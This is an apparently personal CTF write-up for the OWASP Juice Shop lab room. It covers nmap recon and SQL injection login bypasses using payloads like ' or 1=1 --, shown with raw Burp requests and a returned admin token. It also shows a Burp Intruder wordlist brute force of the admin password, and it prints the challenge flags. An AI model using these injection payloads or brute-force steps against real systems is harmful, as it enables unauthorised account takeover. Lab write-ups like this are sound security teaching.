
This is a writeup for OWASP Juice Shop

- CTF Name: Oswap Juice
- CTF Level: Easy
- Date: 7/1/2025
- Platform: THM CTF
- Category: Jeopardy style
- IP: here I used a host called "oswap"
- CTF Description: This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.

Nmap result: nmap -sV oswap -vvv -o nmap.txt




```
Nmap scan report for oswap (10.10.187.200)
Host is up, received reset ttl 63 (0.18s latency).
Scanned at 2025-07-01 03:55:48 EDT for 801s
Not shown: 995 closed tcp ports (reset)
PORT     STATE    SERVICE      REASON         VERSION
80/tcp   open     http         syn-ack ttl 62
1117/tcp filtered ardus-mtrns no-response
1236/tcp filtered bvcontrol   no-response
2004/tcp filtered mailbox     no-response
9666/tcp filtered zoomcp      no-response
```

80/tcp open http

#1 Question #1: What's the Administrator's email address?

Let's visit website and by clicking on any product, we can find out the admin's email address.




admin@juice-sh.op
One of my favorites!

ans : admin@juice-sh.op

#2 Question #2: What parameter is used for searching?

Click on the magnifying glass in the top right of the application will pop out a search bar and begin inputting any product names. On our URL, there will be updates on the parameter of the request URL immediately after we enter our inputted strings into it.




oswap/#/search?q=XXy

XXy

Ans: q

#3 Question #3: What show does Jim reference in his review?

Jim did a review on the Green Smoothie product. We can see that he mentions a replicator.



Green Smoothie


Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99¤

Reviews (1)

jim@juice-sh.op
Fresh out of a replicator.

If we google "**replicator**" we will get the results indicating that it is from a TV show called Star Trek



replicator TV show

Wikipedia
https://en.wikipedia.org › wiki › Replicator_(Star_Trek)

Replicator (Star Trek)

In Star Trek a replicator is **a machine that can create (and recycle) things**. Replicators were originally seen to simply synthesize meals on demand.

Ans: Star Trek


Task 3 : Inject the juice

This task will be focusing on injection vulnerabilities. Injection vulnerabilities are quite dangerous to a company as they can potentially cause downtime and/or loss of data. Identifying injection points within a web application is usually quite simple, as most of them will return an error. There are many types of injection attacks, some of them are:


SQL Injection : SQL Injection is when an attacker enters a malicious or malformed query to either retrieve or tamper data from a database. And in some cases, log into accounts.
Command Injection : Command Injection is when web applications take input or user-controlled data and run them as system commands. An attacker may tamper with this data to execute their own system commands. This can be seen in applications that perform misconfigured ping tests.
Email Injection : Email injection is a security vulnerability that allows malicious users to send email messages without prior authorization by the email server. These occur when the attacker adds extra data to fields, which are not interpreted by the server correctly.

Question #1: Log into the administrator account!


We have to open burp-suite. We need to open the foxy proxy.



Intercept is on:




Enter email and password something:


Login

Email
xx

Password
xx

You Will get:




```
POST /rest/user/login HTTP/1.1
Host: oswap
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 30
Origin: http://oswap
Connection: keep-alive
Referer: http://oswap/
Cookie: io=HI5aFKkL50u5aIToAAAZ; language=en; cookiecon
Priority: u=0

{
    "email":"xx",
    "password":"xx"
}
```

Send to repeater and then, open repeater.

We can focus email:


We can write “ ‘ or 1=1-- “



```
POST /rest/user/login HTTP/1.1
Host: oswap
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 39
Origin: http://oswap
Connection: keep-alive
Referer: http://oswap/
Cookie: io=HI5aFKkL50u5aIToAAAZ; language=en; cookieconsent_status=dismiss
Priority: u=0

{
    "email":"' or 1=1 --",
    "password":"xx"
}
```

```
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 824
ETag: W/"338-jIf2jwEo1rN3l4NyVldV5PFBssA"
Vary: Accept-Encoding
Date: Tue, 01 Jul 2025 10:08:57 GMT
Connection: keep-alive

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZG
        F0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm
        9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsIn
        JvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC
        4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZW
        ZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZE
        F0IjoiMjAyNS0wNy0wMSAwNzo0MToxNi4xMzEgKzAwOjAwIiwidXBkYXRlZEF0IjoiMj
        AyNS0wNy0wMSAwNzo0MToxNi4xMzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaW
        F0IjoxNzUxMzY0NTM4LCJleHAiOjE3NTEzODI1Mzh9.E-kmDNWuewJxho1lz0uOHLBvZ
        5jBlRqCCvIrVVMNJu6A0KqtZUbVW6X0a_wWjdb-uCeljq7j6RZ1fiHc54Vm9J-VDu-ny
        GO0zxIO3CjHishFk33aDFlo57jJ38sYkldzeypprzoXh-11ODzZwKVLd_k84lcLyZ88p
        woGmZ2pyUU",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
```

Successful!!




You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

🏁 32a5e0f21372bcc1000a6088b93b458e41f0e02a

Ans: 32a5e0f21372bcc1000a6088b93b458e41f0e02a

#2 Question #2: Log into the Bender account!

Similar to what we did in **Question #1**, we will now log into Bender's account! Capture the login request again, but this time we will put: **bender@juice-sh.op'--** as the email.



You successfully solved a challenge: Login Bender (Log in with Bender's user account.)

🏁 fb364762a3c102b2db932069c0e6b78e738d4066

Ans: fb364762a3c102b2db932069c0e6b78e738d4066

Task 4 : Who broke my lock?!

In this task, we will look at exploiting authentication through different flaws. When talking aboutflaws within authentication, we include mechanisms that are vulnerable to manipulation. These mechanisms, listed below, are what we will be exploiting.

Weak passwords in high privileged accounts

Forgotten password pages


#1 Question #1: Bruteforce the Administrator account's password!

For the payload, we will be using the **best1050.txt from Seclists**. (Which can be installed via: **apt-get install seclists**)

You can load the list from: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/best1050.txt


Once the file is loaded into Burp, start the attack. You will want to filter for the request by status.

A **failed** request will receive a **401 Unauthorized**



401

Whereas a **successful** request will return a **200 OK**.




200

Once completed, login to the account with the password.


We going to intruder.

Click "clear":




```
POST /rest/user/login HTTP/1.1
Host: oswap
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 47
Origin: http://oswap
Connection: keep-alive
Referer: http://oswap/
Cookie: io=YHzq-XCrqnla_bORAAAC; language=en; cookieconsent_status=dismiss; continueCod
Priority: u=0

{"email":"admin@juice-sh.op","password":"test"}
```

Select the password and click Add:



```
Priority: u=0

{"email":"admin@juice-sh.op","password":"§test§"}
```


Load the wordlist:



This payload type lets you configure a sim strings that are used as payloads.

```
admin000
admin001
admin002
admin003
admin005
admin006
admin007
admin008
```


start the attack:



Request	Payload	Status code
121	admin120	401
122	admin121	401
123	admin122	401
124	admin123	200
125	admin124	401
126	admin125	401
127	admin126	401
128	admin127	401

We find password.

Success!



